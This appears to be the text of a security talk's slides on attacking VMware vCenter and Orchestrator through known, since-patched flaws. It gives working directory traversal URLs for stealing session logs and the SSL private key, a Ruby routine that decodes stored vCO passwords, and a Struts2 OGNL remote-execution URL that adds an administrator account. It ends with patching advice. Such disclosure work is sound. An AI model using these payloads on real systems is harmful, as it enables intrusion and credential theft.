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## How to hack VMware vCenter server in 60 seconds

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
- **CTF**



- Innovative company engaged in ERP security R&D
- Part of “Digital Security”, a Russian group of companies founded in 2002
- Flagship product – ERPScan Security Scanner for SAP
- Tools: pen-testing tool, sapsplit, web.xml scanner
- Consulting Services: ERP/SRM/CRM/SCADA/e.t.c  
Pen-tests, SAP assessment, SAP code review




# Target






# Target





# VMware vCenter Server

- VMware vCenter Server is solution to manage VMware vSphere





## CVE-2009-1523

- Directory traversal in Jetty web server
- <http://target:9084/vci/download/health.xml/%3f/../../../../FILE>
- Discovered by Claudio Criscione
- But Fixed in VMware Update Manager 4.1 update 1 :(



## Directory traversal..again?

- Directory traversal in Jetty web server
- <http://target:9084/vci/download/.%5C..%5C..%5C..%5C..%5C..%5C..%5C..%5C..\FILE.EXT>
- Discovered by Alexey Sintsov
- Metasploit module vmware\_update\_manager\_traversal.rb by sinn3r





- What file to read?
- Claudio Criscione propose to read vpxd-profiler-\* -  
/SessionStats/SessionPool/Session/Id='06B90BCB-A0A4-4B9C-B680-FB72656A1DCB'/Username=,,FakeDomain\FakeUser'/SoapSession/Id='AD45B176-63F3-4421-BBF0-FE1603E543F4'/Count/total 1
- Contains logs of SOAP requests with session ID



- “VASTO – collection of Metasploit modules meant to be used as a testing tool to perform penetration tests or security audit of virtualization solutions.”  
<http://vasto.nibblesec.org/>
- vmware\_updatemanager\_traversal.rb  
Jetty path traversal
- vmware\_session\_rider.rb  
Local proxy to ride stolen SOAPID sessions



- Fixed in version 4.1 update 1,
- contain ip - addresses

The screenshot shows a Mozilla Firefox browser window with the following details:

- Address bar: `http://[redacted]9084/vci/downloads/...ProgramData\VMware\VMware VirtualCenter\Logs\vpzd-profiler-6`
- Open tabs: `http://[redacted]...d-profiler-6.log` and `Error 404 - Not Found`
- Page content (log output):


```
Section for VMware VirtualCenter, pid=3564, version=4.1.0, build=build-345043, option=Release
[2011-08-08 12:39:20.558 00560 info 'App']
<pullCounters>
/AlarmStats/NotificationsPending/Count/total 0
/DbStats/Pool/Cnx/InUse/total 1
/DbStats/Pool/Cnx/RetryCount/total 0
/DbStats/Pool/Cnx/Size/total 10
/DbStats/Pool/Txn/CommitCount/total 56
/DbStats/Pool/Txn/ReplayCount/total 0
/DbStats/Pool/Txn/RollbackCount/total 0
/DbStats/Pool/Txn/StmtCount/total 555
/EventStats/PendingEvents/Count/total 2
/InventoryStats/ManagedEntityStats/Clusters/total 2
```



- Make arp spoofing
- Spoof ssl certificate



- Administrators check SSL cert





- Steal ssl key via directory traversal

<http://target:9084/vci/downloads/../../../../../../../../Documents and Settings/All Users/Application Data/VMware/VMware VirtualCenter/SSL/rui.key>

- Make arp-spoofing
- Decrypt traffic with stolen ssl key
- What if arp-spoofing does not work?




- Vmware vCO – software for automate configuration and management
- Install by default with vCenter
- Have interesting file

`/Program files\VMware\Infrastructure\Orchestrator\configuration\jetty\etc\passwd.properties`



- Which contains md5 password without salt
- Could easy bruteforce using rainbow tables, GPU







# We get in

### VMware vCenter Orchestrator Configuration

Hosts | New VirtualCenter host

#### VMware Virtual Infrastructure

<b>General</b>	
<b>Network</b>	▲
<b>LDAP</b>	▲
<b>Database</b>	▲
<b>Server Certificate</b>	▲
<b>Licenses</b>	▲
<b>Startup Options</b>	▲
<b>Log</b>	
<b>Troubleshooting</b>	
<b>Plug-ins</b>	▲
<b>Mail (1.1.0)</b>	●
<b>SSH (1.0.2)</b>	●
<b>vCenter 4.0 (4.0.0)</b>	▲

Available:

Host:

Port:

Secure channel

Path:

Specify the user credential for the administrator

User name:

Password:

Specify which strategy will be used for management

Share a unique session :  Separate session

User name:

Password:



# Plain text passwords

```
x:\scanning\template\ /webfiori/pages/plugin/plugin.jsp --x
▼<div id="c_content">
  ▼<form namespace="/config_plugin" id="PluginSave" name="PluginSave" onsubmit="return
    validateForm_PluginSave();" action="/config_plugin/PluginSave.action" method="POST">
    ▶<p>...</p>
    ▶<div id="wwgrp_PluginSave_installUsername" class="wwgrp">...</div>
    ▼<div id="wwgrp_PluginSave_installPassword" class="wwgrp">
      ▶<div id="wwlbl_PluginSave_installPassword" class="wwlbl">...</div>
      <br>
      ▼<div id="wwctrl_PluginSave_installPassword" class="wwctrl">
        <input type="password" name="installPassword" value="Password01." id="PluginSave_installPassword">
      </div>
    </div>
  </form>
</div>
```



- vCO stored password at files:
- C:\Program Files\VMware\Infrastructure\Orchestrator\app-server\server\vmo\conf\plugins\VC.xml
- C:\Program Files\VMware\Infrastructure\Orchestrator\app-server\server\vmo\conf\vmo.properties



```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<virtual-infrastructure-hosts>
  <virtual-infrastructure-host
    <enabled>>true</enabled>
    <url>https://new-virtual-center-host:443/sdk</url>
    <administrator-username>vmware</administrator-
username>
    <administrator-
password>010506275767b74786b383a4a60be76786474032
9d5fcf324ec7fc98b1e0aaeef </administrator-password>
    <pattern>%u</pattern>
  </virtual-infrastructure-host>
</virtual-infrastructure-hosts>
```



## Password Encoding

006766e7964766a151e213a242665123568256c4031702d4c78454e5b575f60654b  
vmware

00776646771786a783922145215445b62322d1a2b5d6e196a6a712d712e24726079  
vcenter

- Red bytes look like length
- Green bytes in ASCII range
- Black bytes random



## Algorithm password Encoding

```
for (int i = 0; i < nbDigits; i++) {  
    int value = 0;  
    if (i < pwd.length()) {  
        value = pwd.charAt(i);           // Take i-th password symbol  
    }  
    else  
    {  
        value = Math.abs(rnd.nextInt() % 100); // Take random byte  
    }  
    String toAdd = Integer.toHexString(value + i); // i-th password symbol +  
                                                    position of symbol  
    result.append(toAdd);  
}
```



```
len = (pass[0..2]).to_i
enc_pass = pass[3..-1].scan(/.{2}/)
dec_pass = (0...len).collect do |i|
  byte = enc_pass[i].to_i(16)
  byte -= i
  byte.chr
end
```



- VMware vCenter Orchestrator use Struts2 version 2.11 discovered by Digital Defense, Inc
- CVE-2010-1870 Struts2/XWork remote command execution discovered by Meder Kydyraliev
- Fixed in 4.2





- OGNL – expression language for java
- Struts2 treat each HTTP parameter name as OGNL statement

[http://target/login.action?page\['login'\]=user](http://target/login.action?page['login']=user)



`action.getPage().setLanguage("user")`



- OGNL support:
- Method calling: `foo()`
- Static method calling: `@java.lang.System@exit(1)`
- Constructor calling: `new MyClass()`
- Refer to variables: `#foo = new MyClass()`
- Context variables: `#application`, `#session`, `#context`



- Struts2 does not properly escape “#”
- Could be bypass with unicode “\u0023”
- 2 variables need to be set for RCE
- `#_memberAccess['allowStaticMethodAccess']`
- `#context['xwork.MethodAccessor.denyMethodExecution']`



- Example exploit:
- `#_memberAccess['allowStaticMethodAccess'] = true`
- `#foo = new java .lang.Boolean("false")`
- `#context['xwork.MethodAccessor.denyMethodExecution'] = #foo`
- `#rt = @java.lang.Runtime@getRuntime()`
- `#rt.exec('calc.exe')`



- Example exploit:
- `http://target:8282/login.action? ('\\u0023_memberAccess[\\'allowStaticMethodAccess\\']')(meh)=true&(aaa)(('\\u0023context[\\'xwork.MethodAccessor.denyMethodExecution\\']\\u003d\\u0023foo') (\\u0023foo\\u003dnew java.lang.Boolean("false")))&(asdf)(('\\u0023rt.exec("net user /add eviladmin passWD123")) (\\u0023rt\\u003d@java.lang.Runtime@getRuntime()))=1`



- Update to latest version 4.2 update 4 or 5
- Filter administration service services
- VMware vSphere Security Hardening Guide



- Fixed bugs not always fixed in proper way
- One simple bug and we can own all infrastructure
- Password must be stored in hash with salt or encrypted



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**Thank you!**



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